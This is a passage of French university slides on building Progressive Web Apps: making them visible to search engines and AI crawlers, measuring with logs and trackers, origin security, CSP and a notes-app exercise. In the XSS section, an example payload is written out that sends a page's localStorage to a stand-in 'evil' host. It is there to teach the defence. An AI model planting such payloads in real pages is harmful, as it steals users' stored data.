> serves thousands of customers across dozens of industries — from e-commerce to online courses,
> media, and community apps.
```

Les premières lignes de goodbarber.com/llms.txt, lu le 7 octobre 2026 ; la suite : des sections de liens (`## Overview` …)

Verdict : dix lignes, coût nul, à **lier** depuis `robots.txt` et depuis le HTML, sans en attendre de trafic.

	État des lieux	Source
Adoption	4 088 → 36 120 fichiers de juin 2025 à mai 2026	Originality.ai, 2026 (relayé par ppc.land)
Lecture	**97 %** des fichiers sans aucune requête en mai 2026 ; environ 1 % des requêtes viennent de bots d'IA, un cinquième d'outils d'audit SEO	Ahrefs, logs de 137 000 domaines, 2026
Moteurs	« aucun système d'IA n'utilise actuellement llms.txt »	John Mueller, Search Advocate chez Google (Bluesky, 17 juin 2025)
Crawlers	le fichier est lu quand les pages le lient	GoodBarber, septembre 2026
Outils	audité par Lighthouse 13.3	Google, 2026

`robots.txt` face aux crawlers d'IA

```
# robots.txt
User-agent: *
Allow: /
# Une décision par robot, avec sa raison
User-agent: GPTBot
Allow: /            # citée par ChatGPT : acquisition
User-agent: ClaudeBot
Allow: /
User-agent: PerplexityBot
Allow: /
User-agent: CCBot
Disallow: /         # jeu de données d'entraînement
User-agent: Google-Extended
Disallow: /         # ni entraînement ni grounding de Gemini
Sitemap: https://pwa-notes.exemple.fr/sitemap.xml
```

Un choix par robot, écrit avec son commentaire.

`Google-Extended` retire du grounding et de l'entraînement de Gemini ; sans effet sur la Recherche Google (Google Search Central, 2026).

WAF (*Web Application Firewall*) : filtre devant le serveur (Cloudflare, AWS WAF, Vercel Firewall) qui bloque des requêtes par règles — user-agent, adresse, fréquence. Cloudflare bloque les crawlers d'IA **par défaut** pour tout nouveau domaine depuis le **1er juillet 2025** (MIT Technology Review, 2025) : un site peut être invisible pour ChatGPT sans l'avoir choisi.

Qui paie l'exploration ?

Explorer un site coûte à celui qui l'héberge (bande passante, calcul). Le moteur de recherche lisait et renvoyait des visiteurs ; l'assistant lit et n'en renvoie presque aucun :

Pages explorées pour une visite renvoyée (Cloudflare Radar, relevé de juillet 2025, billet du 29 août 2025) :

38 065 : 1	**1 091 : 1**	**5,4 : 1**
Anthropic	OpenAI	Google

Trois réponses du côté des éditeurs :

- **« Pay per crawl »** (Cloudflare, 1er juillet 2025, bêta privée) : le serveur répond **HTTP 402** *Payment Required* tant que le crawler n'a pas payé
- **Content Signals Policy** (Cloudflare, septembre 2025) : la préférence s'écrit dans `robots.txt`
- **RSL**, Really Simple Licensing (annoncé en septembre 2025 ; version 1.0 en décembre 2025, RSL Collective) : une licence lisible par les machines

```
# robots.txt
User-agent: *
Content-Signal: search=yes, ai-input=yes, ai-train=no
Allow: /
```

Faut-il bloquer les bots d’IA ?

Média ou éditeur de contenu

Le contenu **est** le produit : une réponse générée le remplace.

→ **bloquer, ou monnayer** (licence, « pay per crawl »)

Produit ou service

La citation **est** l’acquisition : l’agent recommande le produit.

→ **ouvrir**

Ce que bloquer coûte : zéro citation, zéro recommandation par un agent.

Ce que bloquer rapporte, pour une PWA de notes : rien.

Le terrain se dégage : accords de licence (Reddit-Google, février 2024 ; AP-OpenAI, juillet 2023), Wikimedia : +50 % de bande passante multimédia attribuée aux robots (avril 2025) : moins de sites lisibles pour qui reste lisible.

Écrire pour être cité

Ce qu'une réponse générée reprend : une affirmation, un **chiffre**, une **date**, une **source**, un **auteur**.

- Un **titre en question**, la **réponse dans les deux premières phrases**
- Étude « GEO: Generative Engine Optimization » (Aggarwal et al., KDD 2024 ; arXiv, novembre 2023) : citations, statistiques et sources **augmentent la visibilité** dans les réponses générées, jusqu'à ≈ **40 %** (métriques de visibilité propres à l'étude)

La description d'une PWA dit ce qu'elle fait, pour qui, en une phrase :

Ne dit rien

« Une application web moderne, rapide et innovante. »

Dit quoi, pour qui

« Carnet de notes installable, utilisable hors ligne, synchronisé au retour du réseau. »

La `<head>` complète de la PWA Notes

```
<!-- index.html : la <head> complète -->
<title>PWA Notes — carnet hors ligne</title>
<meta name="description" content="Carnet de notes installable, utilisable hors ligne, synchronisé au retour du réseau. Cours M2 DFS, Università di Corsica." />
<link rel="canonical" href="https://pwa-notes.exemple.fr/" />
<link rel="alternate" type="text/markdown" href="/notes.md" />
<link rel="manifest" href="manifest.json" />
<meta name="theme-color" content="#1a73e8" />
<meta property="og:title" content="PWA Notes — carnet hors ligne" />
<meta property="og:description" content="Carnet de notes installable, hors ligne, synchronisé." />
<meta property="og:image" content="https://pwa-notes.exemple.fr/icons/icon-512.png" />
<meta property="og:url" content="https://pwa-notes.exemple.fr/" />
<script type="application/ld+json">
{ "@context": "https://schema.org", "@type": "WebApplication",
  "name": "PWA Notes", "applicationCategory": "ProductivityApplication",
  "operatingSystem": "Any", "url": "https://pwa-notes.exemple.fr/",
  "description": "Carnet de notes installable et utilisable hors ligne." }
</script>
```

Onglet, favori, résultat	Moteurs de recherche	Agents IA	Lien partagé	Installation
`title` , `description`	`canonical` , JSON-LD	`alternate` Markdown	`og:*`	`manifest`

Mesurer : les robots et les humains



Les robots : qui lit quoi ? Search Console, logs serveur — rien ne s'exécute chez eux.



Les humains : qui vient, d'où, et fait quoi ? Un **tracker** dans la page — GA4, Umami, Hotjar.

Deux instruments, deux populations : un tracker ne voit **jamais** un robot ; un log serveur ne voit **jamais** un clic.

Mesurer la visibilité

Google Search Console

Couverture · « Inspection de l'URL » avec le **HTML rendu** · « Indexée malgré le blocage par robots.txt »

Bing Webmaster Tools

Indexation et exploration côté Bing

Les logs serveur

Une ligne par requête de robot, chez l'hébergeur (Netlify, Vercel) ou dans les logs de nginx

Le test manuel

Demander à ChatGPT ou à Perplexity, navigation activée : « que fait `<URL>` ? »

Rappel du Jour 1 (chapitre 2) : l'analytics (GA4, Umami) s'exécute dans le navigateur : **il ne mesure pas les robots.**

Un `access.log`, dix lignes

La PWA Notes est déployée ; voici ce que son serveur a reçu un matin (extrait fictif au format combiné de nginx, une ligne par requête : adresse, date, requête, statut, taille, user-agent).

```
203.0.113.7 - - [07/Oct/2026:09:12:01 +0200] "GET / HTTP/1.1" 200 5120 "-" "GPTBot"
203.0.113.7 - - [07/Oct/2026:09:12:02 +0200] "GET /notes.md HTTP/1.1" 200 1980 "-" "GPTBot"
203.0.113.7 - - [07/Oct/2026:09:12:03 +0200] "GET /robots.txt HTTP/1.1" 200 214 "-" "GPTBot"
198.51.100.4 - - [07/Oct/2026:09:40:17 +0200] "GET /llms.txt HTTP/1.1" 200 640 "-" "ClaudeBot"
198.51.100.4 - - [07/Oct/2026:09:40:18 +0200] "GET /notes/1 HTTP/1.1" 404 153 "-" "ClaudeBot"
192.0.2.55 - - [07/Oct/2026:10:03:44 +0200] "GET / HTTP/1.1" 200 5120 "-" "ChatGPT-User"
192.0.2.55 - - [07/Oct/2026:10:03:45 +0200] "GET /notes/1 HTTP/1.1" 404 153 "-" "ChatGPT-User"
192.0.2.88 - - [07/Oct/2026:10:15:09 +0200] "GET / HTTP/1.1" 200 5120 "-" "Googlebot"
203.0.113.20 - - [07/Oct/2026:11:02:30 +0200] "GET / HTTP/1.1" 200 5120 "-" "Mozilla/5.0 Chrome"
203.0.113.20 - - [07/Oct/2026:11:02:31 +0200] "GET /app.js HTTP/1.1" 304 0 "-" "Mozilla/5.0 Chrome"
```

```
awk -F'"' '{split($3, s, " "); print s[1], $6}' access.log | sort | uniq -c | sort -rn
      3 200 GPTBot
      1 404 ClaudeBot
      1 404 ChatGPT-User
      1 304 Mozilla/5.0 Chrome
      1 200 Mozilla/5.0 Chrome
      1 200 Googlebot
      1 200 ClaudeBot
      1 200 ChatGPT-User
```

- **User-agents** : qui lit, `GPTBot` ou un navigateur
- **404** : une URL inconnue du serveur, ici `/notes/1` demandée par deux robots · **304** : le navigateur revalide, un robot rarement
- `Accept` : absent du format combiné ; à ajouter au format de journal (`$http_accept` sous nginx)

Ce que les logs montrent, et où les lire

Ce que seuls les logs montrent :

- Les **pages lues par chaque robot**, avec leur statut (200, 404, 304)
- Les **fetchers à la demande** : une requête par question posée à un assistant
- Les **pics après une citation** dans une réponse générée

GoodBarber (relevé d'août 2026) : en quatre mois, assistants et crawlers ont lu ≈ **1,6 million** de pages ordinaires ; aucun assistant n'est venu chercher `llms.txt` de lui-même.

Où trouver ses logs :

Hébergement	Logs
Netlify	Observability
Vercel	Observability, log drains
VPS	`/var/log/nginx/access.log`

Documentation Netlify et Vercel, 2026

Comment un tracker fonctionne

```
<script src="…/tag.js">  ⟶  identifiant (cookie ou empreinte anonyme)
        │
        ├─ page_view  automatique à chaque chargement (ou changement d'URL en SPA)
        ├─ event      explicite : gtag("event", "note_added", { length: 42 })
        │
        └─ envoi      navigator.sendBeacon("https://collecte.exemple/…", données)
                      ⟶ serveur de collecte ⟶ tableau de bord
```

- **Le tag** : un script tiers chargé dans la page ; il tourne avec les droits de l'origine (chapitre 9)
- **L'identifiant** : cookie première partie (`_ga` , 2 ans) ou, sans cookie, hachage *adresse* + *user-agent* + *jour* (Umami)
- **Les événements** : `page_view` posé par le tag ; les autres sont à écrire, un par action métier
- **L'envoi** : `sendBeacon` ou `fetch` `keepalive` , non bloquant, survit à la fermeture de l'onglet

Dans une SPA ou une PWA, l'URL change sans rechargement : le `page_view` automatique ne se déclenche pas ; il faut l'envoyer à chaque `pushState` (GA4 : « mesure améliorée », à vérifier ; Umami : automatique).

Documentation GA4 (Google), Umami, MDN `Navigator.sendBeacon` – 2026

Poser un tracker

GA4 (Google, gratuit, cookies)

```
<script async
  src="https://www.googletagmanager.com/gtag/js?i
<script>
  window.dataLayer = window.dataLayer || [];
  function gtag(){ dataLayer.push(arguments); }
  gtag("js", new Date());
  gtag("config", "G-XXXX");
</script>
```

Umami (open source, sans cookie, auto-hébergeable)

```
<script defer
  src="https://cloud.umami.is/script.js"
  data-website-id="…"></script>
```

```
umami.track("note_added");
```

Hotjar (cartes de chaleur, enregistrements de session)

```
<script>
  (function(h,o,t,j){ h.hj = h.hj || function(){
    (h.hj.q = h.hj.q || []).push(arguments) };
    h._hjSettings = { hjid: 000000, hjsv: 6 };
    /* charge https://static.hotjar.com/c/hotjar-
  })(window, document);
</script>
```

CSP (chapitre 9) : déclarer l'origine du tag dans `script-src` et celle de la collecte dans `connect-src`, sinon rien ne part.

Consentement (RGPD, Jour 1, chapitre 2) : GA4 et Hotjar déposent des cookies ou identifient → bandeau de consentement **avant** de charger le tag. Umami en mode sans cookie entre dans l'exemption « mesure d'audience » de la CNIL si aucune donnée ne sert à un autre usage (CNIL, 2022).

Documentation GA4, Umami, Hotjar — 2026 ; CNIL, lignes directrices cookies et traceurs, 2022

Ce qu’un tracker voit, et ce qu’il ne voit pas

Il voit

- Les **humains** avec JavaScript : pages, durée, provenance (`referrer` , `utm_*`), appareil
- Les **événements** que la page envoie : notes ajoutées, installation (`appinstalled`), mode `standalone` (`matchMedia("(display-mode: standalone)")`)
- Hotjar : où l’on clique, jusqu’où l’on fait défiler, la session rejouée

Il ne voit pas

- **Les robots** : Googlebot, GPTBot, ClaudeBot n’exécutent pas le tag — seuls les logs serveur les montrent
- **Les bloqueurs** : uBlock, Brave, Safari ITP coupent GA4 et Hotjar ; une part des visites disparaît (Umami auto-hébergé passe mieux)
- **Le hors ligne** : une page servie par le Service Worker, réseau coupé, ne remonte rien tant que le réseau ne revient pas
- **Avant le consentement** : rien, par construction

Pour la PWA Notes : un tracker répond « combien de personnes installent, reviennent, ajoutent des notes » ; les logs répondent « quels robots lisent `notes.md` ». Les deux chiffres ne se comparent pas.

MDN `display-mode`, documentation Hotjar et Umami — 2026 ; part de trafic bloquée : variable selon l'audience, non chiffrée ici

Les pièges

Piège	Symptôme	Réparation
Routage par `#`	rien n'arrive au serveur : une seule URL pour le robot	`?note=3` ou `/note/3`
`serve -s`	répond **200** à toute URL : doublons, soft 404	un vrai 404 pour les URL inconnues
`Disallow` pris pour `noindex`	URL bloquée, mais indexée par ses liens entrants	`noindex` (meta ou `X-Robots-Tag`), page lisible par le robot
Markdown ≠ HTML (**cloaking**)	contraire à la politique anti-spam de Google	générer le `.md` du HTML exact (comme GoodBarber)
`og:image` relative	lien partagé sans image	URL absolue
Même `<title>` sur toutes les vues	résultats et onglets identiques	`document.title` à chaque vue
Bots d'IA bloqués par le CDN ou le WAF	zéro citation	vérifier CDN et WAF, `curl -A "GPTBot"`
Service Worker qui sert l'ancien HTML	l'utilisateur lit l'ancien, le robot lit le nouveau	`CACHE_NAME` versionné, `index.html` non figé
`noindex` oublié en préprod, ou laissé en prod	page absente de Google, ou préproduction indexée	vérifier l'en-tête à chaque déploiement

Récapitulatif : SEO, GEO et visibilité

À quoi ça sert ?

- Être lu par les **trois lecteurs** : l'humain, Googlebot, l'agent IA
- Le pilier **Acquisition** (Jour 1, chapitre 2), sans budget : une page lisible est une page citable

Quels pièges ?

- Un contenu **absent du HTML** initial
- `Disallow` n'est **pas** `noindex`
- Le **cloaking** : un Markdown qui dit autre chose que le HTML
- Des bots d'IA **bloqués par le CDN ou le WAF**
- Un Service Worker **désynchronisé** du HTML que lit le robot

Quand ne pas en mettre ?

- Une app privée, un intranet, des données personnelles : `noindex`, pas de `llms.txt`, pas de sitemap
- Et **le dire** dans `robots.txt`

Pour la discussion : une PWA de carnet de recettes pour un restaurant de Bastia. Qu'est-ce qui doit être lisible par ChatGPT, qu'est-ce qui ne doit pas l'être, et par quel fichier commence-t-on ?

Dans la suite du cours (Jour 3) : la brique « Visible » fait partie des fonctionnalités attendues du TP et de l'évaluation croisée.

Chapitre 9

L'origin : la frontière de sécurité du web


La frontière, en quatre questions



Qui peut lire les notes stockées dans **IndexedDB** ?



Pourquoi `localhost` est-il admis sans HTTPS, et pas `http://192.168.1.12` ?



Que protège le **scope** d'un Service Worker ?




Que révèle **F12** à n'importe quel visiteur ?

Qu’est-ce qu’une origin ?

Une *origin* = scheme + host + port. Le chemin ne compte pas. (RFC 6454, 2011)

```
   https://a.fr:443/notes/1
   ──┬── ──┬─ ─┬─ ──┬───
   scheme host port  chemin : ignoré

https://a.fr/autre/page   ✓ même origin
http://a.fr               ✗ scheme différent
https://b.a.fr            ✗ host différent
https://a.fr:8443         ✗ port différent
```



Une boîte étanche par origin. Exception : les **cookies**, rattachés au *domaine*, sans le port (Jour 1, chapitre 2).

`alice.github.io` et `bob.github.io` → **deux boîtes** : rien de partagé.

`alice.github.io/pwa-notes/` et `alice.github.io/jeu/` → **une seule boîte** : mêmes bases, mêmes caches. Pareil pour deux projets sur `localhost:3000` .

Same-origin policy et CORS

Une page peut *charger* depuis n'importe où, mais ne peut *lire* que sa propre origin. Pour lire ailleurs, l'autre serveur doit dire oui : c'est **CORS**.

```
page http://localhost:3000
        │
        │ fetch("https://api.autre.fr/notes")
        ▼
┌─ navigateur ──────────────────────────────┐
│ 1. envoie la requête, avec                │
│    Origin: http://localhost:3000          │
│ 2. reçoit la réponse                      │
│ 3. cherche l'en-tête                      │
│    Access-Control-Allow-Origin            │
│      présent  → la page lit la réponse    │
│      absent   → TypeError: Failed to fetch│
└───────────────────────────────────────────┘
```

Ce que décide le serveur distant


```
Access-Control-Allow-Origin: http://localhost:3000
```

Pour une requête « non simple » (JSON, en-tête custom), le navigateur demande d'abord la permission : un **preflight** `OPTIONS`, puis la vraie requête.

`httpbin.org/post` (TD 10) **renvoie l'origin qu'il reçoit** dans `Access-Control-Allow-Origin` : c'est pour ça que le `fetch` du TD aboutit (relevé du 7 octobre 2026).

CORS est appliqué par le navigateur, pour protéger l'utilisateur. `curl`, un robot, un script serveur ne le subissent jamais. Une API se protège par l'authentification, pas par CORS.

Pourquoi le Service Worker exige-t-il HTTPS ?



HTTPS garantit que `sw.js` est bien le tien. Un Service Worker est un proxy *persistant* : s'il est remplacé une fois, l'attaque suit l'utilisateur partout. Ce n'est pas une question de confidentialité, mais d'**intégrité**.

Règle générale, les *secure contexts* : HTTPS ou `localhost` pour tout ce qui est puissant — Service Worker, Push, géolocalisation, caméra, micro, `navigator.share`. Test : `window.isSecureContext`.

Ça ne coûte rien : Let's Encrypt (2016) ; Netlify, GitHub Pages, Vercel : un certificat par site, automatique.

Rappel du Jour 1 (chapitre 5) : `http://localhost` admis, `http://192.168.1.x` non → tests sur téléphone via un tunnel HTTPS (ngrok).

Le scope du Service Worker comme surface d'attaque


```
https://ecole.fr/
├── sw.js              → scope /          (toute l'origin)
├── ~alice/
│   └── sw.js          → scope /~alice/
└── ~bob/uploads/
    └── avatar.js      → scope /~bob/uploads/
```

Le scope = le dossier du script, pas plus haut. Pour remonter, le serveur doit l'autoriser (`Service-Worker-Allowed: /`), sinon `SecurityError` .

Ce que le navigateur exige pour enregistrer un SW

- le script vient de la **même origin**
- son type MIME est **JavaScript**
- `register()` est appelé **depuis une page**

Les chemins ne sont pas des origins. Sur `ecole.fr/~alice/` et `ecole.fr/~bob/` , un `sw.js` à la **racine** contrôle les pages de tout le monde.



Rappel du Jour 1 (chapitre 4) : `register("/sw.js")` à la racine donne `registration.scope = /` .

CSP : la liste de ce qui a le droit de s'exécuter

Une *Content-Security-Policy* est un en-tête HTTP envoyé avec la page. Il dit au navigateur d'où le code peut venir. Tout le reste est refusé — y compris le code écrit *dans* le HTML.

```
Content-Security-Policy:
   default-src 'self';
   script-src  'self' https://cdn.jsdelivr.net
```

app.js	'self' (mon origin)	✓
idb (CDN)	cdn.jsdelivr.net	✓
evil.js	evil.example	✗
<script>…	inline : pas d'origin	✗
onclick=""	inline	✗
<style>…	inline	✗

- `'self'` : ma propre origin
- `cdn.jsdelivr.net` : parce que `idb` s'y charge ; chaque tiers (GA4, Firebase, polices) se déclare de la même façon, dans la bonne directive (`script-src` , `connect-src` , `img-src` , `font-src`)
- **Le code inline est refusé** : il n'a pas d'origin. Le navigateur ne distingue pas celui de l'application de celui qu'un attaquant injecte — c'est le but

Comment on l'écrit : poser `default-src 'self'` , ouvrir la console, et ajouter une origin par message « Refused to… ». Sur un site existant : `Content-Security-Policy-Report-Only` signale sans bloquer.

🎬 CSP : la PWA Notes casse, puis se répare

1. Faire envoyer l'en-tête par le serveur : `serve.json` à côté de `index.html` (sur Netlify : `_headers`)

```
{ "headers": [{
    "source": "**",
    "headers": [{
      "key": "Content-Security-Policy",
      "value": "default-src 'self'; script-src 'self' https://cdn.jsdelivr.net"
    }]
}]}
```

2. `npx serve`**, ouvrir la PWA, F12 → Console.** Liste, boutons et mise en forme disparaissent : tout le code du corrigé est **inline**.

```
Refused to execute inline script because it violates the
following Content Security Policy directive: "script-src
'self' https://cdn.jsdelivr.net". …

Refused to apply inline style because it violates the
following Content Security Policy directive: "default-src
'self'". …
```

3. Réparer : sortir le code du HTML

Avant (inline, refusé)	Après (fichier, `'self'`)
`<script>…</script>`	`<script src="app.js"></script>`
`onclick="handleDelete(1)"`	`btn.addEventListener("click", …)` dans `app.js`
`<style>…</style>`	`<link rel="stylesheet" href="style.css">`

C'est déjà la structure du point de départ du TD 8 : il passe la CSP tel quel.

XSS : l'attaque qui vit dans l'origin

Du code injecté dans la page s'exécute avec tous les droits de la page. La boîte étanche ne protège de rien : il est *dedans*.

```
l'utilisateur tape une note :
  <img src=x onerror="fetch('https://evil/?'+
                     JSON.stringify(localStorage))">
          │
          ▼  listEl.innerHTML = `<li>${note.text}</li>`
┌─ origin de la PWA ──────────────────────────┐
│ le navigateur CRÉE l'<img>, échoue à la     │
│ charger, exécute onerror : le code lit      │
│ localStorage, IndexedDB, parle au SW,       │
│ hérite des permissions (GPS, caméra)        │
└─────────────────────────────────────────────┘
```

La cause : `innerHTML` avec une donnée qu'on ne maîtrise pas

```
listEl.innerHTML = notes.map(n => `<li>${n.text}</li>`).join("");
```

La réparation : du texte reste du texte

```
const li = document.createElement("li");
li.textContent = note.text;   // jamais interprété
listEl.append(li);
```

Ici la note vient de l'utilisateur lui-même ; le danger commence quand la donnée vient **d'ailleurs** : synchronisation, Class Hub, import, lien partagé.

Deux lignes de défense : `textContent` / `createElement` (ou DOMPurify si du HTML est voulu) **et** la CSP, qui refuse `onerror=` inline même si l'injection passe.

Que montre F12 à tout le monde ?

Tout ce qui part vers le navigateur est public. Le bundle, les variables injectées au build, les requêtes, le `localStorage` : n'importe quel visiteur les lit dans F12.

```
navigateur (public)
apiKey Firebase (config web)
clé PUBLIQUE VAPID
clé publiable Stripe pk_…

conçues pour être vues ;
la protection est AILLEURS :
règles Firestore, serveur
```

```
serveur (privé)
clé PRIVÉE VAPID
compte de service Firebase
jeton d'API tiers (IA,
  météo, paiement)
signent, administrent,
sont facturés : jamais
dans le bundle
```

Une clé publique n'est pas une faille : elle identifie, elle n'autorise pas. L'`apiKey` Firebase du Class Hub est lisible dans F12 ; ce qui protège les données, ce sont les **règles Firestore**.

Un secret côté client est un secret publié. Il vit sur un serveur, dans une fonction (Netlify Functions, Cloud Functions), ou n'existe pas : l'accès se décide par des règles.

Test : si quelqu'un copie cette valeur, peut-il dépenser, administrer ou signer à ma place ? Oui → serveur. Non → client.

Les *security headers*

Six en-têtes envoyés par le serveur, un fichier de dix lignes, et le navigateur ferme six portes.

En-tête	La porte qu'il ferme
`Strict-Transport-Security`	revenir en HTTP après une visite HTTPS
`X-Content-Type-Options: nosniff`	un fichier pris pour un autre type (script déguisé)
`X-Frame-Options: DENY`	afficher la page dans l'`<iframe>` d'un autre site
`Referrer-Policy`	envoyer l'URL complète à un autre site
`Cross-Origin-Opener-Policy`	une fenêtre d'un autre site qui garde la main sur la mienne
`Content-Security-Policy`	le code non déclaré (XSS)

`_headers` **Netlify** (racine du dossier publié ; en local : `serve.json`)

```
/*
  Strict-Transport-Security: max-age=31536000
  X-Content-Type-Options: nosniff
  X-Frame-Options: DENY
  Referrer-Policy: strict-origin-when-cross-origin
  Cross-Origin-Opener-Policy: same-origin-allow-popups
  Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.jsdelivr.net
```

Vérifier : DevTools → Network → la requête → Headers ; ou securityheaders.com. Relevé sur goodbarber.com le 7 octobre 2026 : les six sont présents.

Firebase, polices, API tierce : les déclarer dans la CSP (`connect-src` , `font-src` …), sinon elle les bloque. Pour le TP : partir de ce fichier, élargir la CSP en lisant la console.

Récapitulatif : l'origin

Que sépare une origin, et que ne sépare-t-elle pas ?

- **Sépare :** IndexedDB, `localStorage`, l'API Cache, les registrations de Service Worker, les permissions
- **Ne sépare pas :** le code qui s'exécute **dans** l'origin (un script injecté a les droits de l'application) ; les chemins d'une même origin ; les cookies, rattachés au domaine

Quels pièges ?

- `http://` en production : pas de Service Worker, ni de fonctions puissantes
- Un scope trop large, ou un `sw.js` à la racine d'une origin partagée
- `innerHTML` avec une donnée externe
- Un secret dans le bundle
- Une CSP absente, ou un `unsafe-inline` qui la vide de son sens

Quand la frontière ne suffit-elle pas ?

- **XSS :** le code injecté est dans l'origin
- **Dépendance tierce compromise :** un script de CDN s'exécute avec les droits de la page
- **Extension installée par l'utilisateur :** elle lit la page de l'intérieur

Pour la discussion : la PWA Notes d'un étudiant est hébergée sur `alice.github.io/pwa-notes/` ; un deuxième projet du même étudiant sur `alice.github.io/jeu/`. Que partage-t-il avec le premier, et que ne peut pas faire un camarade sur `bob.github.io` ?

Côté Android (novembre) — Jour 4, chapitre 1 : la frontière n'est plus un nom mais une identité du système : sandbox par UID et signature.

Chapitre 10

TD : la PWA complète, brique par brique

Les TD du jour

Dans l'ordre

1. **TD 8 — PWA Notes** : installable, hors ligne, données en IndexedDB
2. **TD 9 — Visible** : contenu dans le HTML, fichiers de découverte, lisible par Google et par les agents IA
3. **TD 10 — Background Sync** : saisir hors ligne, envoyer au retour du réseau
4. **TD 11 — Capabilities** : position, caméra, micro, notifications, badge, partage, wake lock

Bonus

- Jour 1, chapitre 5 : TD 4 et TD 5 (cache offline, Service Worker zombie), pour qui ne les a pas faits

Dans la suite du cours (Jour 3) : le TP reprend ces briques sur un sujet libre. Le TD 8 est son squelette.

Règles

- TD indépendants les uns des autres
- **Frameworks non autorisés** : HTML, CSS, JavaScript ; la librairie `idb` est permise
- Un serveur local (`npx serve` , `python -m http.server`) : le Service Worker exige `localhost` ou HTTPS
- **Un TD = un dossier, un port** (`npx serve -l 300N`) : une origine = une registration
- **Point de départ fourni** : `TD/td8-pwa-notes/` (interface, CSS, journal du cycle de vie du Service Worker ; les `TODO` sont le TD) pour les TD 8, 10 et 11 ; `TD/td9-visible/` pour le TD 9

Corrigés dans `demos/demo-pwa-notes` , `demos/demo-pwa-visible` , `demos/demo-background-sync` , `demos/demo-pwa-capabilities` — à ouvrir une fois le TD terminé, ou en cas de blocage.

TD 8 : PWA Notes

Objectif : une application de prise de notes qui s'installe, fonctionne hors ligne et garde ses notes sur l'appareil.

Fonctionnalités attendues

1. Un formulaire : ajouter une note ; une liste : afficher et supprimer
2. Les notes sont stockées dans **IndexedDB** (store `notes`, clé auto-incrémentée) — pas dans l'API Cache, pas dans `localStorage`
3. Un **manifest** : nom, icône 192 et 512, `display: standalone`, couleurs
4. Un **Service Worker** : l'App Shell en cache à l'`install`, nettoyage des anciens caches à l'`activate`, Cache First au `fetch`
5. Une page `offline.html` servie quand une navigation échoue

Validation

- DevTools → Application → **Manifest** : aucune erreur, l'installation est proposée
- Application → **IndexedDB** : les notes apparaissent
- Network → **Offline** → recharger : l'app s'affiche, les notes aussi
- Hors ligne, ouvrir une URL non cachée : `offline.html`
- Passer `CACHE_NAME` en `v2` → recharger, fermer tous les onglets, rouvrir : l'ancien cache disparaît (Application → Cache Storage)

Départ : copier `TD/td8-pwa-notes/` (tout est fourni : `index.html`, `style.css`, `offline.html`, `icons/`, `serve.json`) ; chaque `TODO TD 8` de `app.js`, `sw.js` et `manifest.json` est l'une des fonctionnalités ci-contre. Lire le **journal** en bas de page avant d'écrire une ligne.

TD 8 : aide

```html
<!-- index.html : idb sans bundler -->
<script src="https://cdn.jsdelivr.net/npm/idb@8/build/umd.js"></script>
<link rel="manifest" href="manifest.json" />
```

```js
// app.js
const db = await idb.openDB("pwa-notes", 1, {
  upgrade(d) {
    d.createObjectStore("notes", { keyPath: "id", autoIncrement: true });
  },
});
await db.add("notes", { text, createdAt: Date.now() });
const notes = await db.getAll("notes");
await db.delete("notes", id);

if ("serviceWorker" in navigator)
  navigator.serviceWorker.register("/sw.js");
```

```js
// sw.js
const CACHE_NAME = "pwa-notes-v1";
const APP_SHELL = ["/", "/index.html", "/app.js",
  "/offline.html", "/manifest.json"];

self.addEventListener("install", (e) =>
  e.waitUntil(caches.open(CACHE_NAME).then((c) => c.addAll(APP_SHELL))));

self.addEventListener("activate", (e) =>
  e.waitUntil(caches.keys().then((keys) => Promise.all(
    keys.filter((k) => k !== CACHE_NAME).map((k) => caches.delete(k))))));

self.addEventListener("fetch", (e) =>
  e.respondWith(caches.match(e.request).then((cached) =>
    cached || fetch(e.request).catch(() =>
      e.request.mode === "navigate"
        ? caches.match("/offline.html") : undefined))));
```

Les notes vivent dans IndexedDB, **pas** dans le cache : le `fetch` handler ne les voit jamais passer. Les deux stockages ont des rôles différents (chapitre 2).

`serve.json` : sans `"cleanUrls": false`, `npx serve` redirige `/offline.html` vers `/offline` ; le cache stocke cette redirection, refusée pour une navigation : hors ligne, `ERR_FAILED` au lieu de `offline.html`. Le fichier est fourni dans `TD/td9-visible/`.

TD 8 : le point de départ, d'abord l'observer

Fourni dans `TD/td8-pwa-notes/`

- Interface et CSS complets, `offline.html`, icônes, `serve.json`
- `app.js` : `register()` et **tous les événements du cycle de vie tracés** (`updatefound`, `statechange`, `controllerchange`, `message`), état réseau
- `sw.js` : `install`, `activate`, `fetch`, `message` tracés ; Cache First
- Un **journal** dans la page : ce que disent la page et le Service Worker, horodaté

Volontairement incomplet (les `TODO TD 8`)

- Notes en **mémoire** → IndexedDB
- App Shell réduit à `/`, `index.html`, `style.css` → le compléter
- Pas de nettoyage à l'`activate`, pas de repli `offline.html`
- `manifest.json` : nom et une icône seulement

Quatre observations, dans l'ordre

1. Premier chargement : `controller : non` → `register()` → `install` → `activate` → `controllerchange`
2. Recharger : `controller : oui` ; `/` et `style.css` → **cache**, `app.js` → **réseau**
3. Network → Offline (+ *Disable cache*) → recharger : la page s'affiche, `app.js` échoue : **l'app est cassée** ; `/autre` → erreur brute au lieu de `offline.html`
